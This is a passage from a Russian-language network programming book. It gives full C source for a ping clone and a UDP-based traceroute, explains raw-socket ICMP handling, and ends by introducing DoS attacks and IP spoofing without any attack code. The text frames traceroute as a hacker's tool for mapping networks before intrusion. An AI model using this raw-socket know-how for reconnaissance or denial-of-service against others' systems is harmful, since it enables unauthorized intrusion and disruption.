setsockopt(sd, SOL_SOCKET, SO_RCVBUF, &size, sizeof(size));
```

Утилита ping отправляет эхо-запрос 1 раз в секунду, поэтому мы с помощью функции setitimer() устанавливаем таймер, который генерирует сигнал SIGALRM каждую секунду, на протяжении работы всей программы:

```
struct itimerval timer;
/* запускаем интервальный таймер, посылающий сигнал SIGALRM */
/* таймер сработает через 1 микросекунду... */
timer.it_value.tv_sec=0;
timer.it_value.tv_usec=1;
/*  ... и будет активироваться каждую секунду */
```

```
timer.it_interval.tv_sec=1;
timer.it_interval.tv_usec=0;
/* запуск таймера реального времени */
setitimer(ITIMER_REAL, &timer, NULL);
```

Для перехвата сигнала SIGALRM мы с помощью функции sigaction() устанавливаем обработчик сигнала:

```
/* установка обработчика сигналов SIGALRM и SIGINT */
memset(&act, 0, sizeof(act));
/* обработчиком назначается функция catcher() */
act.sa_handler = &catcher;
sigaction(SIGALRM, &act, NULL);
```

Обработчиком сигнала является функция catcher(), в которой при поступлении сигнала SIGALRM просто будет вызываться функция pinger(), отправляющая эхо-запросы:

```
void catcher(int signum)
{
  if (signum == SIGALRM)
  {
       pinger();
       return;
  } ...
```

Таким образом, каждую секунду в программе будет вызываться функция pinger(), в которой будет отправляться один эхо-запрос.

После завершения пользователем программы нажатием комбинации клавиш <Ctrl>+<C> мы должны вывести статистику передачи и приема пакетов. Данная комбинация клавиш посылает сигнал SIGINT, поэтому нам нужно установить в программе еще обработчик для этого сигнала:

```
sigaction(SIGINT, &act, NULL);
```

Обрабатываться этот сигнал будет в той же функции catcher().

Для того чтобы вычислить время оборота пакета, мы будем использовать следующее простое решение. Перед отправкой эхо-запроса мы определим текущее системное время с помощью функции gettimeofday() и занесем его в поле данных (icmp->icmp_data) отправляемого ICMP-пакета:

```
gettimeofday((struct timeval *) icmp->icmp_data, NULL);
```

Как уже говорилось, эхо-ответ должен вернуть точно такое же содержимое поля "Данных" (Data), которое ему посылалось. При получении эхо-ответа мы снова определим текущее системное время с помощью функции gettimeofday(), а разность между значением текущего системного времени

и тем, что было сохранено в пакете, и будет составлять время оборота пакета (Round-Trip Time, RTT). Эту разность в программе определяет функция tv_sub(). Фактически эта функция вычисляет разность двух структур timeval и сохраняет результат в первой из них. Количество секунд "текущего" системного времени (out->tv_sec) не может быть меньше количества секунд в приходящем эхо-ответе (in->tv_usec). А количество микросекунд (tv_usec) может. Поэтому в случае получения отрицательной разности микросекунд мы должны вычесть одну секунду и сложить разность микросекунд со значением 1 000 000, чтобы получить правильное дробное десятичное значение.

Далее время оборота пакета преобразуется из микросекунд в миллисекунды:

```
rtt = tvrecv->tv_sec * 1000.0 + tvrecv->tv_usec / 1000.0;
```

Перед отправкой пакета мы должны заполнить все поля ICMP-сообщения. Делается это в нашей функции pinger().

В поле "Тип" (icmp->icmp_type) устанавливается тип сообщения. Константа ICMP_ECHO определена в заголовочном файле /netinet/ip_icmp.h, некоторые из этих констант приведены в *разд. 3.4.6*.

В поле "Идентификатор" (icmp->icmp_id) мы устанавливаем идентификатор нашего процесса PID. При поступлении эхо-ответа мы будем проверять этот идентификатор. Если в системе будет запущено сразу несколько копий утилиты ping, то PID позволит нам отделить эхо-ответы только для нашего процесса.

Порядковый номер пакета устанавливается в поле "Номер очереди" (icmp->icmp_seq) с помощью глобальной переменной nsent, которая увеличивается на 1 для каждого следующего отправляемого пакета.

Поле "Контрольная сумма" (icmp->icmp_cksum), согласно RFC792, сперва должно быть обнулено. После чего мы вычисляем контрольную сумму с помощью функции in_cksum(), а возвращаемый ею результат сохраняем в поле "Контрольная сумма".

Принимающая сторона выполняет противоположную проверку: все байты пакета суммируются, и к ним прибавляется контрольная сумма. В результате должен получиться нуль, так как контрольная сумма вычисляется в обратном коде.

В IP-заголовке тоже имеется поле контрольной суммы, которая вычисляется по такому же алгоритму, но охватывает не весь пакет, а только исключительно заголовок. Нам не требуется самим заполнять никакие поля IP-заголовка, в том числе поле контрольной суммы IP-заголовка, так как это полностью сделает за нас IP-подсистема.

В функцию in_cksum() передается длина ICMP-заголовка и данных icmplen. Длина ICMP-заголовка составляет 8 байтов, а под данные исторически отво-

дится 56 байтов, хотя реально требуется всего 8 байтов, так как длина структуры `timeval` составляет 8 байтов, остальные байты будут заполнены мусором. Мы не будем отступать от традиции, введенной еще Майком Муусом, и тоже возьмем длину данных 56 байтов. Таким образом, длина `icmplen` будет составлять 64 байта.

Исходный код нашей утилиты ping можно найти на компакт-диске в директории PART II\Chapter 4.

Листинг 4.1. Исходный код утилиты ping (xping.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <errno.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netdb.h>
#include <sys/time.h>
#include <signal.h>
#include <unistd.h>

#define BUFSIZE 1500

int sd;                         /* дескриптор сокета */
pid_t pid;                      /* идентификатор нашего процесса PID */
struct sockaddr_in servaddr; /* структура для отправки пакета */
struct sockaddr_in from;     /* структура для получения пакета */

double tmin = 999999999.0;   /* минимальное время обращения */
double tmax = 0;             /* максимальное время обращения */
double tsum = 0;  /* сумма всех времен для вычисления среднего времени */
int nsent = 0;               /* количество отправленных пакетов */
int nreceived = 0;           /* количество полученных пакетов */

/* прототипы функций */
void pinger(void);
void output(char *, int, struct timeval *);
```



```
void catcher(int);
void tv_sub(struct timeval *, struct timeval *);
unsigned short in_cksum(unsigned short *, int);

/*------------------------*/
/* Главная функция main() */
/*------------------------*/
int main(int argc, char *argv[])
{
  int size;
  int fromlen;
  int n;
  struct timeval tval;
  char recvbuf[BUFSIZE];
  struct hostent *hp;
  struct sigaction act;
  struct itimerval timer;
  const int on = 1;

  if (argc != 2) {
    fprintf(stderr, "Usage: %s <hostname>\n", argv[0]);
    exit(-1);
  }

  pid = getpid();

  /* установка обработчика сигналов SIGALRM и SIGINT */
  memset(&act, 0, sizeof(act));
  /* обработчиком назначается функция catcher() */
  act.sa_handler = &catcher;
  sigaction(SIGALRM, &act, NULL);
  sigaction(SIGINT, &act, NULL);

  if ( (hp = gethostbyname(argv[1])) == NULL) {
    herror("gethostbyname() failed");
    exit(-1);
  }

  if ( (sd = socket(PF_INET, SOCK_RAW, IPPROTO_ICMP)) < 0) {
```

```
    perror("socket() failed");
    exit(-1);
  }

  /* восстановление исходных прав */
  setuid(getuid());
  /* даем возможность посылать широковещательные сообщения */
  setsockopt(sd, SOL_SOCKET, SO_BROADCAST, &on, sizeof(on));
  /* увеличиваем размер приемного буфера */
  size = 60 *1024;
  setsockopt(sd, SOL_SOCKET, SO_RCVBUF, &size, sizeof(size));

  /* запускаем интервальный таймер, посылающий сигнал SIGALRM */
  /* таймер сработает через 1 микросекунду... */
  timer.it_value.tv_sec=0;
  timer.it_value.tv_usec=1;
  /* ... и будет активироваться каждую секунду */
  timer.it_interval.tv_sec=1;
  timer.it_interval.tv_usec=0;
  /* запуск таймера реального времени */
  setitimer(ITIMER_REAL, &timer, NULL);

  bzero(&servaddr, sizeof(servaddr));
  servaddr.sin_family = AF_INET;
  servaddr.sin_addr= *((struct in_addr *) hp->h_addr);

  fromlen = sizeof(from);

  /* запускаем бесконечный цикл, в котором будем принимать пакеты */
  while (1) {
    n = recvfrom(sd, recvbuf, sizeof(recvbuf), 0,
              (struct sockaddr *)&from, &fromlen);

    if (n < 0) {
      if (errno == EINTR)
        continue;
      perror("recvfrom() failed");
      continue;
```



```
    }

    /* определяем текущее системное время */
    gettimeofday(&tval, NULL);

    /* вызываем функцию для разбора принятого пакета и вывода данных
       на экран */
    output(recvbuf, n, &tval);
  }

  return 0;
}

/*--------------------------------------*/
/* Разбор пакета и вывод данных на экран */
/*--------------------------------------*/
void output(char *ptr, int len, struct timeval *tvrecv)
{
  int iplen;
  int icmplen;
  struct ip *ip;
  struct icmp *icmp;
  struct timeval *tvsend;
  double rtt;

  ip = (struct ip *) ptr; /* начало IP-заголовка */
  iplen = ip->ip_hl << 2; /* длина IP-заголовка */

  icmp = (struct icmp *) (ptr + iplen); /* начало ICMP-заголовка */
  if ( (icmplen = len - iplen) < 8)     /* длина ICMP-заголовка */
    fprintf(stderr, "icmplen (%d) < 8", icmplen);

  if (icmp->icmp_type == ICMP_ECHOREPLY) {

    if (icmp->icmp_id != pid)
      return; /* ответ не на наш запрос ECHO REQUEST */

    tvsend = (struct timeval *) icmp->icmp_data;
```

```
    tv_sub(tvrecv, tvsend);

    /* время оборота пакета (round-trip time) */
    rtt = tvrecv->tv_sec * 1000.0 + tvrecv->tv_usec / 1000.0;

    nreceived++;

    tsum += rtt;
    if (rtt < tmin)
      tmin = rtt;
    if (rtt > tmax)
      tmax = rtt;

    printf("%d bytes from %s: icmp_seq=%u, ttl=%d, time=%.3f ms\n",
           icmplen, inet_ntoa(from.sin_addr),

           icmp->icmp_seq, ip->ip_ttl, rtt);
  }

}

/*-------------------------------------------------*/
/* Формирование и отсылка ICMP ECHO REQUEST пакета */
/*-------------------------------------------------*/
void pinger(void)
{
  int icmplen;
  struct icmp *icmp;
  char sendbuf[BUFSIZE];

  icmp = (struct icmp *) sendbuf;

  /* заполняем все поля ICMP-сообщения */
  icmp->icmp_type = ICMP_ECHO;
  icmp->icmp_code = 0;
  icmp->icmp_id = pid;
  icmp->icmp_seq = nsent++;
  gettimeofday((struct timeval *) icmp->icmp_data, NULL);

  /* длина ICMP-заголовка составляет 8 байтов и 56 байтов данных */
  icmplen = 8 + 56;
```



```
  /* контрольная сумма ICMP-заголовка и данных */
  icmp->icmp_cksum = 0;
  icmp->icmp_cksum = in_cksum((unsigned short *) icmp, icmplen);

  if (sendto(sd, sendbuf, icmplen, 0,
    (struct sockaddr *)&servaddr, sizeof(servaddr)) < 0) {
    perror("sendto() failed");
    exit(-1);
  }
}

/*---------------------------------*/
/* Вычитание двух timeval структур */
/*---------------------------------*/
void tv_sub(struct timeval *out, struct timeval *in)
{
  if ( (out->tv_usec -= in->tv_usec) < 0) {
    out->tv_sec--;
    out->tv_usec += 1000000;
  }
  out->tv_sec -= in->tv_sec;
}

/*--------------------------------------*/
/* Обработчик сигналов SIGALRM и SIGINT */
/*--------------------------------------*/

void catcher(int signum)
{
  if (signum == SIGALRM)
  {
    pinger();
    return;
  } else if (signum == SIGINT) {
    printf("\n--- %s ping statistics ---\n",
inet_ntoa(servaddr.sin_addr));
    printf("%d packets transmitted, ", nsent);
    printf("%d packets received, ", nreceived);
    if (nsent)
    {
      if (nreceived > nsent)
```

```
        printf("-- somebody's printing up packets!");
      else
        printf("%d%% packet loss",
                        (int) (((nsent-nreceived)*100) /
                       nsent));
    }
    printf("\n");
    if (nreceived)
      printf("round-trip min/avg/max = %.3f/%.3f/%.3f ms\n",
              tmin,
              tsum / nreceived,
              tmax);
    fflush(stdout);
    exit(-1);
  }
}

/*--------------------------------*/
/* Вычисление контрольной суммы */
/*--------------------------------*/
unsigned short in_cksum(unsigned short *addr, int len)
{
  unsigned short result;
  unsigned int sum = 0;

  /* складываем все двухбайтовые слова */
  while (len > 1) {
    sum += *addr++;
    len -= 2;
  }

  /* если остался лишний байт, прибавляем его к сумме */
  if (len == 1)
    sum += *(unsigned char*) addr;

  sum = (sum >> 16) + (sum & 0xFFFF); /* добавляем перенос */
  sum += (sum >> 16);                 /* еще раз */
  result = ~sum;                      /* инвертируем результат */
  return result;
}
```

Глава 5

Утилита traceroute

Утилита traceroute, так же как и ping, является стандартной утилитой в любой полноценной операционной системе. В Windows эта утилита называется tracert.

Программа traceroute предназначена для определения маршрута прохождения пакетов до указанного узла. Хакерами traceroute может использоваться в качестве боевой утилиты для определения топологии сети и пути проникновения в нее. В сущности, traceroute позволяет осуществить "пассивный взлом".

Создателем утилиты traceroute является Ван Якобсон (Van Jacobson). Первую версию своей утилиты он написал для операционной системы UNIX в 1988 г.

Ниже показан пример работы утилиты traceroute:

```
# traceroute www.sklyaroff.ru
traceroute to www.sklyaroff.ru (194.135.22.233), 30 hops max, 38 byte packets
1  212.220.221.251 (212.220.221.251)  159.038 ms  159.891 ms  140.623 ms
2  212.220.221.254 (212.220.221.254)  148.533 ms  149.416 ms  151.226 ms
3  uralcom-rtcomm-1.urtc.ru (195.38.35.253)  160.017 ms  160.321 ms  141.133 ms
4  193.47.87.217 (193.47.87.217)  137.544 ms  140.341 ms  159.953 ms
5  * * *
6  obg14.ebg24.f04.transtelecom.net (217.150.47.50)  150.363 ms  148.776 ms  140.048 ms
7  Relcom-gw.transtelecom.net (217.150.39.129)  218.521 ms  189.156 ms  189.614 ms
8  KIAE-16.relcom.net (193.124.254.169)  191.221 ms  191.360 ms  179.513 ms
9  kiae-spider-1.relcom.net (194.58.41.10)  179.634 ms  189.361 ms  189.632 ms
10  194.135.22.233 (194.135.22.233)  191.155 ms  189.331 ms  199.275 ms
```

В настоящее время утилита traceroute реализуется в двух вариантах: с использованием дейтаграммного сокета для отправки UDP-пакетов и с использованием raw-сокета для отправки ICMP-пакетов. Исторически в UNIX-подобных операционных системах (в том числе и в Linux) реализуется первый вариант, а в Windows — второй. Однако в UNIX-подобных системах

утилита traceroute имеет флаг -I, который может заставить утилиту traceroute посылать ICMP-пакеты. Windows-утилита tracert работать как traceroute не способна, т. е. не способна посылать UDP-пакеты.

Мы рассмотрим реализацию первого варианта, а затем второго (разумеется, оба предназначены для операционной системы Linux). Следует отметить, что в реальности исследуемый узел может блокировать либо пакеты UDP, либо ICMP, поэтому хакеру могут понадобиться оба варианта traceroute.

5.1. Реализация traceroute с использованием дейтаграммного сокета

Готовый исходный код программы traceroute приведен в листинге 5.1, я назвал его tracerudp.c, чтобы указать на то, что это не точная копия системной утилиты. Основное отличие от общедоступной версии в том, что наша программа не будет поддерживать параметры командной строки, которых у стандартной утилиты больше пятнадцати.

Программа traceroute использует поле TTL в заголовке IP-пакета (*см. разд. 3.4.2*). Это поле определяет, сколько секунд пакет может находиться в сети. Значение TTL уменьшается на одну или более секунд при проходе через каждый маршрутизатор. Тем самым предотвращается бесконечное блуждание пакетов по сети. Так как пакет практически никогда не задерживается на маршрутизаторе более чем на одну секунду, то условно считают, что маршрутизатор вычитает 1 из значения в поле TTL. Как только значение TTL становится равным нулю, маршрутизатор посылает в ответ ICMP-сообщение "Время жизни пакета истекло" (TIME_EXCEEDED).

Таким образом, программа traceroute в первом варианте посылает UDP-пакеты первоначально с установленным значением 1 в поле TTL IP-заголовка. Первый встречный маршрутизатор уменьшит это значение до нуля и вышлет ICMP-сообщение "Время жизни пакета истекло" (TIME_EXCEEDED). Утилита traceroute выведет на экран адрес этого маршрутизатора. Затем утилита traceroute пошлет UDP-пакет с установленным в поле TTL значением, равным 2. Это позволит определить второй промежуточный маршрутизатор. Затем traceroute пошлет UDP-пакет с TTL, равным 3 и т. д. Так определяется весь маршрут прохождения пакетов.

Но как узнать, что мы достигли конечного получателя? Дело в том, что traceroute каждый раз посылает дейтаграммы на случайный порт, который (как можно надеяться) не используется на данном узле (для этого выбираются большие значения, начиная со значения 33434). При поступлении UDP-

дейтаграммы на неиспользуемый порт узел вернет ICMP-сообщение PORT_UNREACHABLE (Порт недоступен), что заставит программу traceroute сделать вывод о том, что мы достигли конечного получателя, и закончить свою работу.

Таким образом, программа traceroute по первому варианту работает с тремя типами пакетов: UDP-пакетами и двумя типами ICMP-сообщений TIME_EXCEEDED и PORT_UNREACHABLE.

Поэтому в программе мы должны создать два типа сокетов: дейтаграммный сокет, через который будут посылаться пробные UDP-пакеты, и raw-сокет, на который будут приниматься все вернувшиеся ICMP-сообщения:

```
/* создаем дейтаграммный сокет для отправки UDP-пакетов*/
sendfd = socket(PF_INET, SOCK_DGRAM, 0);
/* создаем raw-сокет для приема ICMP-сообщений */
recvfd = socket(PF_INET, SOCK_RAW, IPPROTO_ICMP);
```

Raw-сокет может создавать только привилегированный пользователь, поэтому утилита traceroute имеет установленный бит SUID:

```
$ ls -la /usr/sbin/traceroute
-rwsr-xr-x      1 root          root                18256 Dec 2    2000
/usr/sbin/traceroute
```

Мы тоже после окончательной компиляции можем сделать нашу программу SUID-ной, чтобы ею мог воспользоваться обычный пользователь.

В самой программе, после того как создан raw-сокет, мы восстанавливаем первоначальные пользовательские права:

```
setuid(getuid());
```

Так как на одной машине могут быть запущены сразу несколько копий программы traceroute, то необходимо как-то определять относится ли поступившее ICMP-сообщение к одной из наших дейтаграмм, или оно пришло в ответ на дейтаграмму, посланную другой копией программы. Для этого UDP-сокет Эс помощью функции bind() связывается с портом отправителя. При этом, чтобы получить уникальный номер порта отправителя, вычисляется идентификатор текущего процесса (PID), из которого берется 16 младших битов, а старшему биту присваивается 1. Этот номер порта отправителя будет автоматически заноситься в UDP-заголовок каждой отправляемой дейтаграммы:

```
sport = (getpid() & 0xffff) | 0x8000;
  sabind.sin_family = AF_INET;
  sabind.sin_port = htons(sport);
  if (bind(sendfd, &sabind, sizeof(sabind)) != 0)
    perror("bind() failed");
```

Оба ICMP-сообщения TIME_EXCEEDED и PORT_UNREACHABLE согласно RFC792 возвращают в своих последних полях Internet-заголовок и 64 бита данных исходной дейтаграммы (рис. 5.1), вызвавшей ICMP-ошибку, т. е. в этих полях будет сохранен UDP-заголовок отправленной дейтаграммы. Утилита traceroute при получении ICMP-сообщения будет анализировать это поле для определения порта отправителя, а, следовательно, отправляющего процесса.



Рис. 5.1. Заголовки, указатели и длины при обработке ошибки ICMP

Основные действия программы traceroute выполняются в двойном вложенном цикле `for`. Внешний цикл изменяет значения TTL начиная с 1 и до значения `max_ttl`, которое выбрано равным 30. Внутренний цикл отправляет три пробных пакета (UDP-дейтаграммы) получателю:

```
for (ttl = 1; ttl <= max_ttl && done == 0; ttl++) {
...
    for (probe = 0; probe < nprobes; probe++) {
    ...
```

Для установки нового значения TTL в IP-заголовке используется функция `setsockopt()` с параметром `IP_TTL`:

```
setsockopt(sendfd, SOL_IP, IP_TTL, &ttl, sizeof(int));
```

Если бы параметра `IP_TTL` не существовало, то для установки нового значения в поле TTL пришлось бы строить свой собственный IP-заголовок с помощью параметра сокета `IP_HDRINCL`.

Каждый раз во внешнем цикле инициализируется нулем структура адреса сокета `salast`:

```
bzero(&salast, sizeof(salast));
```


Поле IP-адреса этой структуры (`&salast.sin_addr`) будет во внутреннем цикле сравниваться с полем IP-адреса структуры, возвращенной функцией `recvfrom()` (`&sarecv.sin_addr`), и если эти два поля будут различны, на экран будет выведен IP-адрес из новой структуры, после чего новый адрес будет скопирован в (`&salast.sin_addr`). Этот метод позволяет для каждого значения TTL выводить IP-адрес, соответствующий первому пробному пакету, а если для данного TTL IP-адрес изменится (т. е. во время прохождения одного из пробных пакетов изменится маршрут), то на экран будет выведен новый IP-адрес.

Перед посылкой каждого пробного пакета во внутреннем цикле меняется порт получателя (прибавляется единица):

```
sasend.sin_port = htons(dport + seq);
```

Это сделано для того, чтобы все три пробных пакета посылались на разные порты, так больше шансов, что, по крайней мере, один из этих портов не используется.

Функция `recvfrom()` для приема пакетов вызывается в нашей функции `packet_ok()`, в этой же функции выполняется разбор полей заголовков принятого пакета. Функция `packet_ok()` возвращает значение –3 в случае истечения времени ожидания (в этом случае вызывающая функция выводит звездочку на экран), –2 в случае получения сообщения ICMP TIME_EXCEEDED (вызывающая функция выводит на экран адрес промежуточного маршрутизатора) и –1 в случае получения сообщения ICMP PORT_UNREACHABLE (traceroute выводит на экран адрес конечного узла и заканчивает свою работу).

Наша программа ожидает поступающих пакетов не более четырех секунд. Если в течение этого времени пакет не приходит на принимающий сокет (`recvfd`), то, как уже говорилось выше, в вызывающую функцию возвращается значение –3, а на экран выводится звездочка. Ожидание обеспечивается с помощью функции `select()` и макросов `FD_ZERO`, `FD_SET` и `FD_ISSET`, *подробную информацию по этим функциям см. в man.*

Исходный код утилиты tracerudp можно найти на компакт-диске в директории PART II\Chapter 5.

Листинг 5.1. Исходный код traceroute (tracerudp.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
```

```
#include <netinet/udp.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <sys/time.h>
#include <unistd.h>

#define BUFSIZE 1500

/* структура данных UDP */
struct outdata {
  int outdata_seq;          /* порядковый номер */
  int outdata_ttl;      /* значение TTL, с которым пакет отправляется */
  struct timeval outdata_tv; /* время отправки пакета */
};

char recvbuf[BUFSIZE];
char sendbuf[BUFSIZE];

int sendfd; /* дескриптор сокета для отправки UDP-дейтаграмм */
int recvfd; /* дескриптор raw-сокета для приема ICMP-сообщений */
/* структура sockaddr() для отправки пакета */
struct sockaddr_in sasend;
/* структура sockaddr() для связывания порта отправителя */
struct sockaddr_in sabind;
/* структура sockaddr() для получения пакета */
struct sockaddr_in sarecv;
/* последняя структура sockaddr() для получения */
struct sockaddr_in salast;
int sport;
int dport;

int ttl;
int probe;
int max_ttl = 30; /* максимальное значение поля TTL */
int nprobes = 3;  /* количество пробных пакетов */
int dport = 32768 + 666; /* начальный порт получателя */
int datalen = sizeof(struct outdata); /* длина поля данных UDP */

/* прототипы функций */
```



```
void tv_sub(struct timeval *, struct timeval *);
int packet_ok(int, struct timeval *);

/*------------------------*/
/* Главная функция main() */
/*------------------------*/
int main(int argc, char *argv[])
{
  int seq;
  int code;
  int done;
  double rtt;
  struct hostent *hp;
  struct outdata *outdata;
  struct timeval tvrecv;

  if (argc != 2) {
    fprintf(stderr, "Usage: %s <hostname>\n", argv[0]);
    exit(-1);
  }

if ( (hp = gethostbyname(argv[1])) == NULL) {
  herror("gethostbyname() failed");
  exit(-1);
}

if ( (recvfd = socket(PF_INET, SOCK_RAW, IPPROTO_ICMP)) < 0) {
  perror("socket() failed");
  exit(-1);
}

/* восстановление исходных прав */
setuid(getuid());

if ( (sendfd = socket(PF_INET, SOCK_DGRAM, 0)) < 0) {
  perror("socket() failed");
  exit(-1);
}

sport = (getpid() & 0xffff) | 0x8000; /* номер порта UDP отправителя */
```

```
bzero(&sasend, sizeof(sasend));
sasend.sin_family = AF_INET;
sasend.sin_addr= *((struct in_addr *) hp->h_addr);

sabind.sin_family = AF_INET;
sabind.sin_port = htons(sport);
if (bind(sendfd, (struct sockaddr *)&sabind, sizeof(sabind)) != 0)
  perror("bind() failed");

seq = 0;
done = 0;
for (ttl = 1; ttl <= max_ttl && done == 0; ttl++) {
  setsockopt(sendfd, SOL_IP, IP_TTL, &ttl, sizeof(int));
  bzero(&salast, sizeof(salast));

  printf("%2d  ", ttl);
  fflush(stdout);

  for (probe = 0; probe < nprobes; probe++) {
    outdata = (struct outdata *)sendbuf;
    outdata->outdata_seq = ++seq;
    outdata->outdata_ttl = ttl;
    gettimeofday(&outdata->outdata_tv, NULL);

    sasend.sin_port = htons(dport + seq);

    if (sendto(sendfd, sendbuf, datalen, 0, (struct sockaddr *)&sasend,
    sizeof(sasend)) < 0) {
      perror("sendto() failed");
      exit(-1);
    }

    if ( (code = packet_ok(seq, &tvrecv)) == -3)

      printf(" *"); /* истечение времени ожидания, нет ответа */
    else {
      if (memcmp(&sarecv.sin_addr, &salast.sin_addr,
      sizeof(sarecv.sin_addr)) != 0) {

        if ( (hp = gethostbyaddr(&sarecv.sin_addr,
        sizeof(sarecv.sin_addr), sarecv.sin_family)) != 0)
```



```
          printf(" %s (%s)", inet_ntoa(sarecv.sin_addr), hp->h_name);
        else
          printf(" %s", inet_ntoa(sarecv.sin_addr));
        memcpy(&salast.sin_addr, &sarecv.sin_addr,
        sizeof(salast.sin_addr));
      }

      tv_sub(&tvrecv, &outdata->outdata_tv);
      rtt = tvrecv.tv_sec * 1000.0 + tvrecv.tv_usec / 1000.0;
      printf("  %.3f ms", rtt);

      if (code == -1)
        ++done;
    }

    fflush(stdout);
  }

  printf("\n");
}

return 0;
}

/*-------------------------------------------------------------------*/
/* Разбор принятого пакета                                           */
/*                                                                   */
/* Возвращает:                                                       */
/* -3 в случае истечения времени ожидания;                           */
/* -2 в случае получения сообщения ICMP time exceeded in transit     */
/*    (программа продолжает работать);                               */
/* -1 в случае получения сообщения ICMP port unreachable             */
/*    (программа завершается).                                       */
/*-------------------------------------------------------------------*/
int packet_ok(int seq, struct timeval *tv)
{
  int n;
  int len;
  int hlen1;
  int hlen2;
```

```
struct ip *ip;
struct ip *hip;
struct icmp *icmp;
struct udphdr *udp;
fd_set fds;
struct timeval wait;

wait.tv_sec = 4; /* ждать ответа не более 4-х секунд */
wait.tv_usec = 0;

for (;;) {
  len = sizeof(sarecv);

  FD_ZERO(&fds);
  FD_SET(recvfd, &fds);

  if (select(recvfd+1, &fds, NULL, NULL, &wait) > 0)
    n = recvfrom(recvfd, recvbuf, sizeof(recvbuf), 0,
    (struct sockaddr*)&sarecv, &len);
  else if (!FD_ISSET(recvfd, &fds))
    return (-3);
  else
    perror("recvfrom() failed");

  gettimeofday(tv, NULL);

  ip = (struct ip *) recvbuf;      /* начало IP-заголовка */
  hlen1 = ip->ip_hl << 2;          /* длина IP-заголовка */

  icmp = (struct icmp *) (recvbuf + hlen1); /* начало ICMP-заголовка */
  /* начало сохраненного IP-заголовка */
  hip = (struct ip *) (recvbuf + hlen1 + 8);
  /* длина сохраненного IP-заголовка */
  hlen2 = hip->ip_hl << 2;
  /* начало сохраненного UDP-заголовка */
  udp = (struct udphdr *) (recvbuf + hlen1 + 8 + hlen2);

  if (icmp->icmp_type == ICMP_TIMXCEED &&
     icmp->icmp_code == ICMP_TIMXCEED_INTRANS) {
    if (hip->ip_p == IPPROTO_UDP &&
```



```
        udp->source == htons(sport) &&
        udp->dest == htons(dport + seq))
      return (-2);
  }

  if (icmp->icmp_type == ICMP_UNREACH) {
    if (hip->ip_p == IPPROTO_UDP &&
      udp->source == htons(sport) &&
      udp->dest == htons(dport + seq)) {
      if (icmp->icmp_code == ICMP_UNREACH_PORT)
        return (-1);
    }
  }
 }
}

/*------------------------------------*/
/* Вычитание двух timeval структур */
/*------------------------------------*/
void tv_sub(struct timeval *out, struct timeval *in)
{
  if ( (out->tv_usec -= in->tv_usec) < 0) {
    out->tv_sec--;
    out->tv_usec += 1000000;
  }
  out->tv_sec -= in->tv_sec;
}
```

5.2. Реализация traceroute с использованием raw-сокета

Второй вариант программы traceroute не сильно отличается от первого варианта, просто в этом случае мы будем отправлять не UDP-дейтаграммы, а ICMP эхо-запросы (Echo Request). Каждый раз мы будем последовательно изменять поле TTL в заголовке IP-пакета, как это делали в первом варианте. Промежуточные маршрутизаторы должны возвращать ICMP-сообщения "Время жизни пакета истекло" (TIME_EXCEEDED), а от конечного узла должен прийти ICMP эхо-ответ.

Таким образом, в этом варианте нам не нужно создавать два сокета. Для отправки и приема ICMP-сообщений мы будем использовать только один сокет ICMP:

```
/* создаем raw-сокет для приема и отправки ICMP-сообщений */
sd = socket(PF_INET, SOCK_RAW, IPPROTO_ICMP);
```

В этом варианте утилиты не используются сетевые порты совсем, так как за приемку и отправку сообщений отвечает сама IP-подсистема, а не отдельная служба. Для идентификации ICMP-сообщений, предназначенных конкретной копии traceroute, используется идентификатор текущего процесса PID.

Исходный код второго варианта программы traceroute с комментариями можно найти на компакт-диске в директории PART II\Chapter 5, я назвал его tracericmp.c. Можно заметить, что эта программа имеет много общего с ping, поэтому если вы разобрались с тем, как работает ping и первый вариант программы traceroute, то вопросов у вас возникнуть не должно.

Глава 6

Утилиты для реализации DoS-атак и подделка обратного адреса в пакетах (IP-spoofing)

DoS-атака (Denial of Service, отказ в обслуживании) направлена на снижение производительности или блокирование доступа к сети или отдельному компьютеру и его ресурсам. Выделяют следующие основные виды DoS-атак:

- атаки, направленные на истощение ресурсов сети;
- атаки, направленные на истощение ресурсов узла (захват памяти, центрального процессора, дисковые квоты и т. д.);
- атаки, вызывающие аварию или сбой в работе узла из-за ошибок в его программном обеспечении;
- атаки, вызывающие изменения в конфигурации или состоянии системы, что приводит к невозможности передачи данных, сбросу соединения или резкому снижению эффективности.

Кроме того, все DoS-атаки можно условно разделить на локальные и удаленные. Локальные осуществляются непосредственно на самом атакуемом узле, а удаленные только через сеть. Мы будем программировать утилиты, реализующие *только удаленные* DoS-атаки, потому что локальные DoS-атаки малоинтересны и малоизвестны; кроме того, для их реализации необходимо получить физический доступ на уязвимый узел.

Как правило, удаленные DoS-атаки сопровождаются IP-spoofing (от англ. *spoofing* — обман), т. е. подделкой обратного адреса в посылаемых пакетах — этот прием используется хакерами для сокрытия своего местонахождения (узла, с которого осуществляется атака). Поэтому при рассмотрении программ, осуществляющих DoS-атаки, мы одновременно рассмотрим, как реализуется IP-spoofing.

